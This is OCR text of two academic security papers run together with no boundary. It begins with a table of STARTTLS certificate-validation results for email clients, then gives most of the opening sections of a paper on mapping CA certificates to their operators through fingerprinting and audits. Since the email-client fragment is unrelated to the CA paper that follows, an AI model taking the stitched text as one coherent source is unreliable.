The results are displayed in Table 5. Notably, none of the cloud mail apps verified certificates correctly.

Excluding cloud mail apps, only three clients – Trojitá, Geary, and OfflineIMAP – did not verify certificates correctly (C). Trojitá and Geary recognized this as a bug, and in Trojitá, it was fixed *immediately*. Geary *did* check certificates but accidentally created a permanent security exception for *all* certificates when a self-signed certificate was accepted in the past. In OfflineIMAP, this is documented behavior. KMail repeatedly showed a certificate exception dialogue, which could only be closed by clicking on "accept invalid certificate".

Our measurements showed that in all clients, certificate validation issues in STARTTLS were also present in implicit TLS. Thus, our assumption that certificate checking is less strict when STARTTLS is used does not hold.

Client	SMTP	POP3	IMAP
Android (Google Play)			
Gmail (8.5.6.199637500)	✓	✓	✓
Gmail Go (8.5.6.197464524)	✓	✓	✓
Samsung Email (6.1.12.1)	✓	✓	✓
K-9 Mail (5.710)	✓	✓	✓
LineageOS email (9)	✓	✓	✓
Apple iOS (App Store)			
iOS Mail (iOS 13.5.1)	✓	✓	✓
Gmail (6.0.200614)	✓	∅	✓
Edison Mail (1.20.8)	✓	∅	TLS
Windows			
Outlook (16.0.13001.20338)	✓	TLS	✓
Apple macOS			
Mail (3608.80.23.2.2)	✓	✓	✓
Linux (tested on NixOS)			
Balsa (2.5.9-1)	✓	✓	✓
Evolution (3.34.4)	✓	✓	✓
Geary (3.34.2)	●$_{C_{1-4}}$[1]	∅	●$_{C_{1-4}}$[1]
KMail (19.12.3)	✓	✓	○$_{C_{1-4}}$[2]
Cross-platform (tested on NixOS)			
Thunderbird (68.7.0)	✓	✓	✓
Trojitá (0.7.20190618)	●$_{C_{1-4}}$	∅	✓
Claws (3.17.4)	✓	✓	✓
Sylpheed (3.7.0)	✓	✓	✓
Alpine (2.21)	✓	✓	✓
Mutt (1.13.3)	✓	✓	✓
NeoMutt (20200417)	✓	✓	✓
OfflineIMAP (7.3.2)	∅	∅	●$_{C_{1-4}}$[3]
Cloud Mail (Android & iOS)			
Outlook	●$_{C_3}$[4]	TLS	●$_{C_3}$[4]
Yandex.Mail	●$_{C_{1-4}}$	∅	●$_{C_{1-4}}$
GMX Mail Collector	∅	●$_{C_{1-4}}$	●$_{C_{1-4}}$
Mail.ru	●$_{C_{1-4}}$	∅	TLS
myMail	●$_{C_{1-4}}$	∅	TLS
Email App for Gmail	●$_{C_{1-4}}$	∅	TLS

✓ No vulnerability found.
○ Minor issues.
● Sensitive data, e.g., emails or credentials, are exposed.
TLS Only implicit TLS configurable.
∅ Not available.

[1] Permanent security exception may be created
[2] Infinite dialogue loop
[3] Documented behavior
[4] Accepts any Common Name

Table 5: Results of STARTTLS certificate tests against 28 email clients.

What's in a Name? Exploring CA Certificate Control

Zane Ma[†] Joshua Mason[†] Manos Antonakakis[‡] Zakir Durumeric[§] Michael Bailey[†]

[‡]*Georgia Institute of Technology* [§]*Stanford University* [†]*University of Illinois at Urbana-Champaign*

Abstract

TLS clients rely on a supporting PKI in which certificate authorities (CAs)—trusted organizations—validate and cryptographically attest to the identities of web servers. A client's confidence that it is connecting to the right server depends entirely on the set of CAs that it trusts. However, as we demonstrate in this work, the identity specified in CA certificates is frequently inaccurate due to lax naming requirements, ownership changes, and long-lived certificates. This not only muddles client selection of trusted CAs, but also prevents PKI operators and researchers from correctly attributing CA certificate issues to CA organizations. To help Web PKI participants understand the organizations that control each CA certificate, we develop Fides, a system that models and clusters CA operational behavior in order to detect CA certificates under shared operational control. We label the clusters that Fides uncovers, and build a new database of CA ownership that corrects the CA operator for 241 CA certificates, and expands coverage to 651 new CA certificates, leading to a more complete picture of CA certificate control.

1 Introduction

Certificate Authorities (CAs) play a crucial role in modern web security by providing a scalable solution for identity verification. When HTTPS/TLS clients trust the certificates signed by a CA, they are relying on that CA's secure operations: issuance, revocation, key management, etc. Unfortunately, as demonstrated by years of CA mishaps and misconduct [6,54,58], not all CAs are trustworthy. When considering which certificates to trust, accurately identifying the CA operating a certificate is an imperative first step towards judicious and secure trust decisions.

As an example, in 2015, the CA WoSign came under public scrutiny for a series of operational issues [59]. One such problem was a misissuance bug that allowed owners of a subdomain (e.g., `evil.github.com`) to receive certificates for the base domain (i.e., `github.com`). This, along with WoSign's other transgressions, prompted root store operators to begin discussions about removing trust in WoSign certificates. In July 2016, a new discovery revealed that StartCom, a seemingly unaffiliated CA in Israel, was able to issue certificates signed by WoSign (a Chinese company). A deeper investigation of the incident eventually revealed that "the transaction which completed the chain to give WoSign 100% ownership of StartCom completed on November 1st 2015" [59]. Further evidence emerged that StartCom's CA certificates had likely been integrated with WoSign operations as early as December 2015 [56], when the removal of WoSign certificates from root stores appeared imminent. WoSign's stealthy acquisition of StartCom emphasizes the importance of transparency around operational CA control for a secure web. Distrust of WoSign certificates would have still allowed WoSign to stealthily issue trusted certificates through its StartCom CA certificates.

Unfortunately, today's CA certificates contain little reliable information about their operational control. The Subject field, which provides cryptographically attested identity in leaf certificates, does not provide identity or operational control guarantees in CA certificates. For example, consider the root certificate with subject "CN=Hotspot 2.0 Trust Root CA - 03; O=WFA Hotspot 2.0;C=US." The CA operator's identity (DigiCert) does not appear in this example subject name. Due to the laxness of CA certificate name requirements, Subject names are often based on branded product offerings or business partnerships, which provide limited utility for identifying CA control. To complicate matters further, CA certificates are long-lived, lasting up to 37 years[1], and may be exchanged or acquired through business transactions. Prior research on the CA ecosystem mischaracterizes CA certificate operators because they utilize certificate Subject Organization names for mapping CA certificates to CAs, despite their poor suitability for indicating operational control.

The best current solution for identifying CA certificate operators is the Common CA Database (CCADB) [55], a database run by Mozilla to store meta-information about CA

[1] https://crt.sh/?q=68409

certificates. CCADB provides a means for CA administrators to self-disclose their certificates, certificate policies, and audits. CCADB is a step towards improved CA transparency, and we first demonstrate its importance by applying CCADB to prior CA ecosystem results. Unfortunately, even CCADB is not meant to provide ground-truth CA operator information and can only serve as a proxy for CA certificate control.

This work augments CCADB's labeling of CA certificates and creates a new dataset that more accurately maps CA operators. To do so, we built Fides, which constructs a CCADB-independent understanding of shared CA control through three measurement perspectives: certificate issuance configurations, associated CA network infrastructure (revocation checking, chain building), and CA audit statements. One key contribution is the development of a novel fingerprinting technique that detects certificates generated by different configurations of CA issuance software. By grouping fingerprints into an *issuance profile*, we then correlate CA certificates with similar issuance practices. Fides applies the three CA operational vantage points across 2.9B certificates from Certificate Transparency (CT) and 1,266 CA audit statements. These measurements yield clusters of CA certificates with overlapping operations that likely fall under shared CA control.

No publicly available ground truth data exists, making evaluation of Fides's clusters difficult. As an alternative, we collected 28 bug reports that disclosed CA certificates under the scrutiny of Mozilla's root store maintainers as a pseudo ground truth dataset. Fides displays relatively high precision but low recall—it correctly clusters all 52 issuers that it can detect but only detects 31.8% of all CA issuers and 46.6% of operational CA issuers.

Finally, we generated a new dataset of CA certificate control by overlaying Fides's operational clusters with CCADB labels. We manually resolved conflicts arising from the administrative focus of CCADB, identifying 241 CA certificates where the CA operator disagrees with CCADB owner. Through cluster expansion, we also detail the CAs that control 654 previously unlabeled CA certificates. We open-sourced Fides's dataset of 6,849 CA certificates to enable future research and, ultimately, improve CA transparency [1].

2 Background and Motivation

TLS depends on a supporting Public Key Infrastructure (PKI), which provides a scalable mechanism for mapping network identifiers (e.g., domain names) to cryptographic keys. In this section, we outline the key parties in the Web PKI and their roles (Figure 1). We refer the reader to [22] for an in-depth introduction to the Web PKI.

2.1 Certificate Identity and Control

Certificates link an identity to a public key. For subscriber certificates, this identity is the domain or IP address that was validated during the issuance process. However, for CA certificates, the identity is the name of the organization. Specifically, the certificate Subject Common Name (CN) can be any unique string to help the CA identify the certificate, but the Subject Organization must contain the Subject CA's name or a doing-business-as (DBA) / fictitious business name [18].

CA certificates often live longer than CAs themselves, and a certificate's subject can be misleading in the case of a merger or acquisition, or if a CA decides to sell a root to another company. For example, as can be seen in Figure 2, Symantec/DigiCert and Comodo/Sectigo control two certificates that both appear to belong to UserTrust. UserTrust was an independent CA that transferred several of its root certificates to GeoTrust [76], which was acquired by VeriSign [53], then Symantec [3], and ultimately DigiCert [26]. UserTrust and its remaining root certificates were acquired by Comodo [24], which eventually rebranded as Sectigo [23]. While in some cases, it is possible to reassemble a CA certificate's history, many business transactions occur in private and there is often no paper trail that explicitly lays out the transfer of ownership/control of a CA certificate.

In most cases, we are most interested in who controls a CA certificate—the entity that has operational access to the cryptographic keys associated with a certificate and is responsible for the certificates issued by those keys. In this work, we consider a CA certificate operator to be the legal entity that controls the hardware security module (HSM) containing a CA certificate's private key. Intermediate certificates (if technically unconstrained) inherit the trust given to root certificates, but they don't necessarily inherit the same operator. Intermediate certificate control falls into three categories:

1. The intermediate is controlled by the root CA. This is common practice for all root CAs that wish to issue leaf certificates.

2. The intermediate is controlled by the root CA, but legally belongs to a subordinate CA. For example, Sectigo runs a white-labeled CA service for Web.com/Network Solutions [74], but Network Solutions owns the intermediate certificates issued by Sectigo [60].

3. The intermediate is controlled and owned by a subordinate CA. This often occurs when a new CA, such as Let's Encrypt, wants to bootstrap trust through an existing root CA [5].

This work focuses on understanding operational control, distinguishing scenarios 1–2 from scenario 3, rather than legal ownership, which requires more legal expertise.

2.2 User Agent Root Stores

Every User Agent (e.g., web browsers) that validates certificates ships a set of trusted "root" CA certificates that serve




Figure 1: **CA PKI overview**—Root CAs can issue intermediate CA certificates for their own use or for independent subordinate CAs, which operate separate issuance and revocation/path building infrastructure. CAs are required by the NSS root store to disclose audit and policy document URLs for CA certificates through CCADB.

Symantec / DigiCert operated root c38dcb389593…

```
commonName          = UTN-USERFirst-NetworkApplications
orgUnitName         = http://www.usertrust.com
orgName             = The USERTRUST Network
localityName        = Salt Lake City
stateOrProvinceName = UT
countryName         = US
```

Comodo / Sectigo operated root 43f257412d44…

```
commonName          = UTN-USERFirst-Client Authentication and Email
orgUnitName         = http://www.usertrust.com
orgName             = The USERTRUST Network
localityName        = Salt Lake City
stateOrProvinceName = UT
countryName         = US
```

Figure 2: **Misleading Names**—The Subject fields of two roots previously operated by Symantec/DigiCert and Comodo/Sectigo illustrate that 1) the names in CA certificates do not reflect their operators, and 2) similar certificate names have no bearing on shared control.

	Organization	#	Symantec Affiliation
Blacklisted Roots	Symantec	10	–
	VeriSign	14	Acquired by Symantec (2010) [3]
	TC TrustCenter	10	Acquired by Symantec (2010) [75]
	GeoTrust	8	Acquired by VeriSign (2006) [53]
	Equifax	4	Acquired by GeoTrust (2001) [2]
	UserTrust	1	GeoTrust partnership (2001) [76]
	Thawte	10	Acquired by VeriSign (1999) [34]
	RSA Data Sec.	1	Spun out VeriSign (1995) [33]
Whitelisted	Apple	6	Sub-CA intermediates
	Google	1	Sub-CA intermediates
	DigiCert	2	Cross-signed DigiCert roots
	DigiCert	2	Transition intermediates

Table 1: **Symantec Distrust**—Blacklisting of Symantec-controlled roots involved 58 root certificates [4] with 8 separate orgs. in their X.509 Subject field. These orgs. are linked through a scattered history of corporate spin-offs and acquisitions.

as the root of trust in the Web PKI. CAs rarely use root certificates to directly sign leaf "subscriber" certificates (e.g., the certificate for a website). Rather, root certificates sign intermediate CA certificates, which handle day-to-day signing of subscriber certificates. Root certificates can thus remain offline, protecting them from compromise. This is a necessary precaution due to the difficulty of updating root stores. While new roots are added/removed as CAs emerge, dissolve, or adopt new technology, it can take years for a new root to propagate to clients and become globally reliable. Intermediate CA certificates are also used to delegate trust to third parties.

Products typically have their own root stores or borrow the root store of another product; each product also has its own requirements for including a CA in its root store. For example, Mozilla requires roots to publicly disclose unconstrained intermediates in Common CA Database (CCADB) [55], a Mozilla-operated repository, while Microsoft does not. CAs demonstrate their compliance with root store requirements by publishing Certificate Policies (CP) and Certification Practice Statements (CPS) that describe how the CA operates. CAs then enlist a third-party accredited/licensed auditor to verify the CA's compliance with their own written policies and public standards like the CA/B Forum Baseline Requirements [18], and either the European Telecommunications Standards Institute (ETSI) criteria or the WebTrust criteria. The CP, CPS, and audit documents provide a detailed look at a CA's operations and management. Several browser operators, including Microsoft and Mozilla, require that root CAs register their CA certificates along with links to audit/CP/CPS documentation in CCADB.

2.3 Operational Consequences

CA ownership data is critical to root store operators as exemplified by the distrust of Symantec roots in 2017. Between 2009–2017, Symantec repeatedly misissued certificates [58], and as a result, Google Chrome [62], Mozilla [49], Apple [10],

and Microsoft [52], discontinued their trust in Symantec-issued certificates. Identifying Symantec-controlled CA certificates required significant manual investigation of CA audits, CA operational characteristics, and corporate ownership structure. In total, Chrome blacklisted 58 root certificates belonging to eight Subject Organizations, seven of which had no direct indication of Symantec ownership (Table 1). Intermediate CA certificates also require attribution because root CAs can delegate intermediate certificates to independent "subordinate" organizations. For example, even after all Symantec roots were distrusted, not all of their child intermediates were subject to distrust. Apple and Google both operated subordinate-CAs (sub-CAs) that chained to Symantec's roots, and these intermediates were explicitly whitelisted and exempt from distrust due to their independent operation.

2.4 Research Consequences

Since no methods have previously existed for mapping CA certificates to their operators, existing research has defaulted to the information available in X.509 chains when attempting to characterize the CA ecosystem. For example:

CA ecosystem. Studies of the CA and certificate ecosystem [21, 28, 44, 47, 77] have aggregated certificates based on their Subject Organization names. Figure 3 provides a brief comparison between the perspectives provided by Subject Org. names and CCADB, which maps more closely to CA operation as detailed in the following section. At the root certificate level, Subject Orgs. and CCADB labels are within the same order of magnitude. However, the number of Subject Orgs. for intermediate certificates significantly exaggerate the diversity of the CA ecosystem. Similarly, the number of CAs responsible for 50% of the CA ecosystem shrinks from 54, based on Subject Org., to 4, based on CCADB data. Reframing prior studies and performing future studies under the context of CA certificate control will lead to more accurate and actionable results.

BGP attacks on domain validation. Previous work in 2018 [11] identified that Symantec was vulnerable to BGP hijacking attacks during domain control verification. However, in 2017 DigiCert acquired Symantec's Website Security and PKI solutions, and Symantec's CA certificates had transitioned to DigiCert operational control by December 1, 2017 [69]. Future analysis could identify whether the reported issues were specific to Symantec and its web of CA acquisitions (Section 2.3), or if they were systemic throughout DigiCert, which is the largest CA by distribution of roots and intermediates.

Phishing certificates. A study from 2019 [50] identified the top ten issuers of phishing certificates, listing Let's Encrypt as the most common issuer at 34.4%, followed by cPanel at 22.2%, and RapidSSL at 9.1%. When we take CA operators into account, we find that cPanel is actually operated by

	Certs	Subject orgs	CCADB owners
All Trusted Roots	366	178	130
Microsoft Roots	354	176	130
Apple Roots	166	83	60
NSS Roots	147	72	52
All Trusted Intermediates	3,447	637	90
All Trusted Certs	3,813	685	132




Figure 3: **CA Certificate Owner Perspectives**—Certificate Subject organization names exaggerate the size of the CA ecosystem. CCADB hints at more condensed CA certificate control, with a few major players.

Sectigo, and that Sectigo controls three (cPanel, COMODO RSA, COMODO ECC) of the top five most common issuers. Similarly, DigiCert operates four (RapidSSL TLS RSA, CloudFlare Inc ECC CA-2, DigiCert SHA2, RapidSSL CA) of the top ten phishing certificate issuers. Taken together, the top three CAs issuing the most phishing certificates would be Let's Encrypt (34.4%), Sectigo (32.8%), and DigiCert (18.9%). This CA control perspective reveals that phishing certificates are concentrated not just within Let's Encrypt, but Sectigo as well.

2.5 Potential Sources of Truth

CCADB—the CA certificate database that major browsers jointly maintain—presents an enticing alternative to the unreliable Subject fields found in CA certificates. Although CCADB was publicly accessible as early as 2016, academic PKI research has largely overlooked it. CCADB's low utilization likely stems from poor public awareness and its misalignment with CA operations.

CCADB does not currently have a field for the legal entity that manages each intermediate or root certificate. The closest field is "CCADB owner" field, which denotes the Salesforce account that is responsible for administrative reporting. For example, although DigiCert acquired QuoVadis and assumed control of all CA operations in January 2019 [27], both DigiCert and QuoVadis exist as separate CCADB owners as of July 2020. Historically, independent subordinate CAs were also disclosed under their root CA in CCADB (e.g. Apple intermediates were disclosed under DigiCert and Sectigo). To address this discrepancy, in March 2019 CCADB began reporting intermediate CA certificates with their own audit state-

ments that are not inherited from the parent certificate. Since independent audits often indicate independent operation, this reporting expanded the utility of CCADB for mapping CA certificate control. However, even CCADB's subordinate CA labels are not necessarily representative of actual CA certificate control. For example, as detailed in Section 4.1, Let's Encrypt's cross-signed certificates from IdenTrust are not disclosed as an independent subordinate CA, since they are listed under an IdenTrust audit (which states, ironically, that the cross-signs are not covered by the audit).

Second, not all CA certificates are disclosed through CCADB, since not all root store operators (e.g., Apple) require public disclosure. Furthermore, Mozilla only requires CCADB disclosure for technically unconstrained certificates, which allows for certificates to go unlabeled. Subsequent analysis in Table 2 reveals that 665 (20%) of trusted issuers (by Subject + SPKI) are missing from CCADB.

Audit, CP, and CPS documents supplied by CAs initially appear to provide the basis for identifying the organization that controls each CA certificate. However, this is often not possible in practice. For example, in the case of the Symantec distrust, Thawte, GeoTrust, and Symantec all submitted independent audits that did not indicate the relationship between the companies. Furthermore, audits are composed of plaintext English rather than structured data, which would require manual analysis for thousands of CA certificates to uncover ownership details.

3 Fides: A System for Uncovering Ownership

Building on the observation that certificates issued by the same organization are likely to be structured similarly, we introduce Fides, which we use to aggregate and label CA behavior through fingerprinting of certificate generation software, network infrastructure, and audit details. By clustering on these features, we can detect when CA certificates are controlled by the same party, and using CCADB to seed our labeling process, we build a new dataset that more accurately depicts CA certificate control.

3.1 Data Collection

We began our investigation by collecting 2.9B certificates available prior to July 1, 2020 from all CT logs trusted by Google Chrome or Apple [9,36]. We observed 121,482 unique CA certificates and then filtered out 117,106 ad hoc CA certificates issued by Google to check CT server uptime [37]. We also included 2,240 CA certificates that were disclosed in CCADB, but not present in CT. We labeled the CA certificate data with the trusted root certificates for Apple, Microsoft, and Mozilla NSS as of July 1, 2020 as well as revocation data from NSS OneCRL and Chrome CRLSets revocation lists.

Although CT provides a complete certificate chain for a given certificate (that leads to a trusted root for a given CT log), the presented certificate chain may represent just one of many valid certificate chains. For example, consider a chain of two certificates, *A* and *B*, where *A* is the issuer of *B*. Now consider a third certificate *C*, that has the same Subject+Subject Public Key Info (SPKI) as *A*. The chain of *A–B* does not preclude the possibility that *C* actually issued *B*, since *C–B* is a valid chain as well. This is a consequence of the flexible design of X.509 certificate chaining, which considers any certificates with the same Subject+SPKI (SSPKI) to be interchangeable parents. Given a child certificate, only the SSPKI of the parent certificate(s) can be determined, and we perform parent/child analysis at the granularity of unique SSPKI pairs.

As part of our data acquisition, we independently verified the certificate chains for each CA certificate and discovered 32 certificates containing signature algorithm inconsistencies[2]. We removed these certificates, yielding a final dataset of 2.9B trusted leaf certificates and 9,154 CA certificates accounting for 6,549 unique SSPKI pairs (Table 2).

3.2 Fingerprinting Leaf Certificates

We first analyze the ASN.1 structure of the leaf certificates that each CA certificate has signed and then identify clusters of consistent certificate structure. This is possible because CAs have considerable freedom in how the certificates they generate are structured, particularly for the fields in the Subject DN and data included in X.509 extensions. For example, one CA's certificate generation software might only create certificates with 2048-bit RSA public keys, while another may always include both HTTP- and LDAP-based revocation URLs. X.509 certificates are structured in an ordered tree, following the hierarchical ASN.1 data format. Each non-leaf ASN.1 node, including the root, represents a compound ASN.1 field that has one or more sub-fields. Each leaf node contains the value for a field, which can be a string, integer, OID, etc.

We analyze a certificate's ASN.1 tree structure without leaf node values as our certificate fingerprint abstraction. This is because while certificate structure is relatively stable, the values within the structure are not. For example, a certificate's public key should be generated at random. Excluding leaf node values from an ASN.1 certificate focuses on differences caused by different certificate generation software/configuration, rather than differences arising from required high-entropy fields (e.g., serial number) or user input (e.g., Subject Name). The one general exception to this is enumerable values that are denoted by an Object Identifier (OID) ASN.1 node, which do not introduce high entropy. Extension types, for instance, are specified by an OID and are more indicative of software configuration rather than input diversity or required high-entropy fields.

[2]The signatureAlgorithm field in the TBS Certificate does not match the second signatureAlgorithm field after the TBS Certificate, or does not contain a known OID.

	Issuers	CCADB	Cert FPs	Cert URLs	Audits	Fides
All Trusted Roots	*359*	*354 (98.6%)*	*330 (91.9%)*	*296 (82.5%)*	*204 (56.8%)*	*343 (95.5%)*
Microsoft Roots	352	352 (100.0%)	325 (92.3%)	292 (83.0%)	203 (57.7%)	337 (95.7%)
Apple Roots	165	158 (95.8%)	164 (99.4%)	157 (95.2%)	123 (74.5%)	164 (99.4%)
NSS Roots	147	147 (100.0%)	144 (98.0%)	143 (97.3%)	128 (87.1%)	147 (100.0%)
All Trusted Intermediates	*3,058*	*2,375 (77.7%)*	*1,858 (60.8%)*	*1,783 (58.3%)*	*1,736 (56.8%)*	*2,583 (84.5%)*
Microsoft Intermediates	3,031	2,364 (78.0%)	1,844 (60.8%)	1,773 (58.5%)	1,725 (56.9%)	2,558 (84.4%)
Apple Intermediates	2,493	2,168 (87.0%)	1,502 (60.2%)	1,469 (58.9%)	1,522 (61.1%)	2,110 (84.6%)
NSS Intermediates	2,366	2,135 (90.2%)	1,381 (58.4%)	1,355 (57.3%)	1,564 (66.1%)	2,019 (85.3%)
All Trusted Certs	*3,338*	*2,673 (80.1%)*	*2,111 (63.2%)*	*2,007 (60.1%)*	*1,909 (57.2%)*	*2,847 (85.3%)*
All CA Certs	*6,549*	*4,845 (74.0%)*	*4,363 (66.6%)*	*3,898 (59.5%)*	*2,868 (43.8%)*	*5,613 (85.7%)*

Table 2: **Data Coverage**—Fides's combined datasets miss sixteen trusted root issuers (subject+SPKI), and include 84.5% of trusted intermediate CA issuers.




Figure 4: **Fides**—Integration of certificate- and audit-based data sources creates heuristic clusters that approximate shared CA certificate control. Combined with CCADB, Fides outputs a dataset of CA certificates and their operators.

Figure 5 provides a sample fingerprint, which demonstrates some of the certificate properties that it captures: the type of cryptographic keys as well as the type and order of extensions. Issuer Names are excluded from the fingerprint, since the absence or presence of the components are dictated by specific issuing certificates rather than certificate generation software. For extensions, X.509 certificates abstract extension data into an ASN.1 *octet string* field so that new and unknown extensions can be safely parsed. Extensions often have custom data formats that override the standard ASN.1 types, so we implement custom parsers for extensions to further increase the precision of our fingerprints. To encourage further research with this technique, we have open sourced our certificate ASN.1 fingerprinting tool [48].

Case study. To better understand the utility of certificate fingerprints, we performed a case study examining the certificates issued by three of the top CAs by issuance volume: Let's Encrypt, Sectigo, and DigiCert. Using CCADB as a rough approximation of CA certificate control, we find that Let's Encrypt has issued certificates with 66 distinct fingerprints while DigiCert (21,856) and Sectigo (23,576) have issued over three hundred times more fingerprints. This reflects the narrowness of Let's Encrypt's automated CA operations, which only issue domain-validated certificates from a single CA software, Boulder [46]. Sectigo, DigiCert, and Let's Encrypt fingerprints are disjoint, with the exception of 11 fingerprints that are shared between one Sectigo and two DigiCert CA issuers. These overlapping fingerprints occur in CA certificates labeled "TAIWAN-CA INC.", which suggests either the same issuance software/configuration between Sectigo and DigiCert that does not appear in any other DigiCert or Sectigo certificates, or the presence of an undisclosed sub-CA under the control of Taiwan CA. Fortunately, the DigiCert certificates expired in September 2016 and Sectigo certificate in May 2020, reducing the potential danger of improper disclosure in this particular case.

Looking at the top twenty most common fingerprints and their issuers amongst these three CAs (Figure 6), we observe that CAs are often responsible for more than one fingerprint. To best capture the operational nature of each issuer, we compare each issuer's *issuance profile*, which is the full set of fingerprints issued by an issuer. We use the following modified Jaccard similarity metric with a heuristic threshold of 0.5 to account for issuance profiles of different sizes:

$$J_{mod}(A,B) = \frac{|A \cap B|}{min(|A|,|B|)}$$

Figure 6 highlights three different operational snapshots. The DigiCert issuance profiles form two disjoint clusters: issuers with fingerprints 1–8 and 18, and issuers with fingerprints 9–17 and 19–20. Manual inspection of the certificates and audits in these two clusters reveal that the first cluster belongs to the "Citizen CA," which is the PKI used for Bel-

```
16 # x509 certificate root
   16 # TBS certificate
      0
         2
      2
      16 # Signature Algorithm
         6.1.2.840.113549.1.1.11 # sha256WithRSAEnc.
         5
      16 # Validity
         23
         23
      16 # Subject
         17
            16
               6.2.5.4.3 # Common Name
               19
      16 # Subject Public Key Info
         16
            6.1.2.840.113549.1.1.1 #rsaEncryption
            5
         3
      3 # Extensions
         16
            16
               6.2.5.29.15 # Key Usage
               1 # Critical
               4
                  3
                     100001 # digSig, keyCertSign
            16
               6.1.3.6.1.5.5.7.1.1 # AIA
               4
                  16
                     16
                        6.1.3.6.1.5.5.7.48.1 # OCSP
                        6
                     16
                        6.1.3.6.1.5.5.7.48.2 # Iss.
                        6
   16
      6.1.2.840.113549.1.1.11 # sha256WithRSAEnc.
      5
   3
```

Figure 5: **Sample certificate fingerprint**—Each node label is the ASN.1 universal tag type [61], with OID values added as a suffix for OID tag type 6. Extensions may override default ASN.1 tag types.

gium's electronic identity system. According to CA documents [19], Citizen CA is operated by Certipost, although a majority of intermediates are disclosed under DigiCert. The second DigiCert cluster contains an assortment of CA certificates operated by DigiCert itself. Sectigo's issuers display a patchwork of fingerprints with no clear clusters, which likely indicates diverse but shared issuance operations. Finally, Let's Encrypt demonstrates relatively restricted issuance across two issuers. The first issuer represents Let's Encrypt's X3 intermediate which was in operation during its introduction of support for elliptic curve public keys, pre-certificates, and OCSP Must-Staple extension. The second Let's Encrypt issuer is the retired X1 intermediate that issued a less diverse set of early certificates.

3.3 CA Network Infrastructure

CA network infrastructure (e.g., OCSP servers) can also hint at shared operation. We investigate the operational infrastructure used for online chain building (Authority Information Access (AIA) CA Issuer) and certificate revocation (CRL and OCSP). This infrastructure can be closely tied to the issuing CA certificate since child revocations are often signed by the issuing certificate, and AIA CA Issuer URLs provide copies of the issuing certificate. Other certificate fields that contain URLs, such as the Certificate Policies extension, do not relate directly to operational functions. In total, we extracted 2,334 FQDNs embedded within child certificates, which were composed of 991 OCSP names, 938 CRL names, and 800 AIA Issuers. We performed A-record DNS lookups for each FQDN, resulting in a total of 835 IPv4 addresses in 309 Autonomous Systems (ASes). Figure 7 presents the distribution of different network names and addresses across CA certificates. Approximately half of all FQDNs were only associated with a single CA certificate, which might suggest relatively isolated operations. However, the distribution of IPs have a much shorter tail, which indicates that many FQDNs share the same underlying IP addresses. To identify the shared IP addresses that are indicative of shared CA operation, we filtered out all ASes belonging to CDN networks, which can co-locate unrelated network services. After this filtering (11% IPs removed), we linked CA certificates with IPs within the same /24 subnet or with exact-match OCSP/CRL/AIA hostnames.

3.4 CA Audits

While certificate fingerprints and network infrastructure directly measure operational features to link CA certificates under shared control, CA audits provide a complementary data perspective. CA audits report on CA operations as examined by a third-party, professionally qualified auditor. In addition to disclosing a CA's conformance or deviation from its CA policies, CA audits often include a listing of certificates within the scope of the audit. CCADB retains a collection of all CA audits, collected from public data sources, which we downloaded, resulting in 1,266 PDF files. To convert audit PDF documents to text, we preprocessed all PDFs with Adobe Acrobat's OCR tool, since many documents contained full-page images, rather than actual text. Second, to extract text from the PDFs, we opened each file in Adobe Acrobat, selected all text, and copied it into a text file. This method was chosen after testing multiple PDF-to-text solutions (including `pdftotext`), which each had difficulty preserving the spatial relationships between text elements[3]. For the subset of PDFs that did not allow text extraction, we utilized Google Document's PDF to text conversion feature. We developed a set of simple regular expressions to extract the certificate SHA-256 fingerprints that were within scope of each audit document. As part of the extraction process we observed that some CA audits only contained alternate hashes, such as SHA1, which we developed regular expressions for as well.

[3]PDFs prioritize universally consistent rendering and specify the location of text elements, rather than their logical grouping, and many solutions extract text from left-to-right, top-to-bottom. This caused issues for tables with wrapped text columns, as an example.

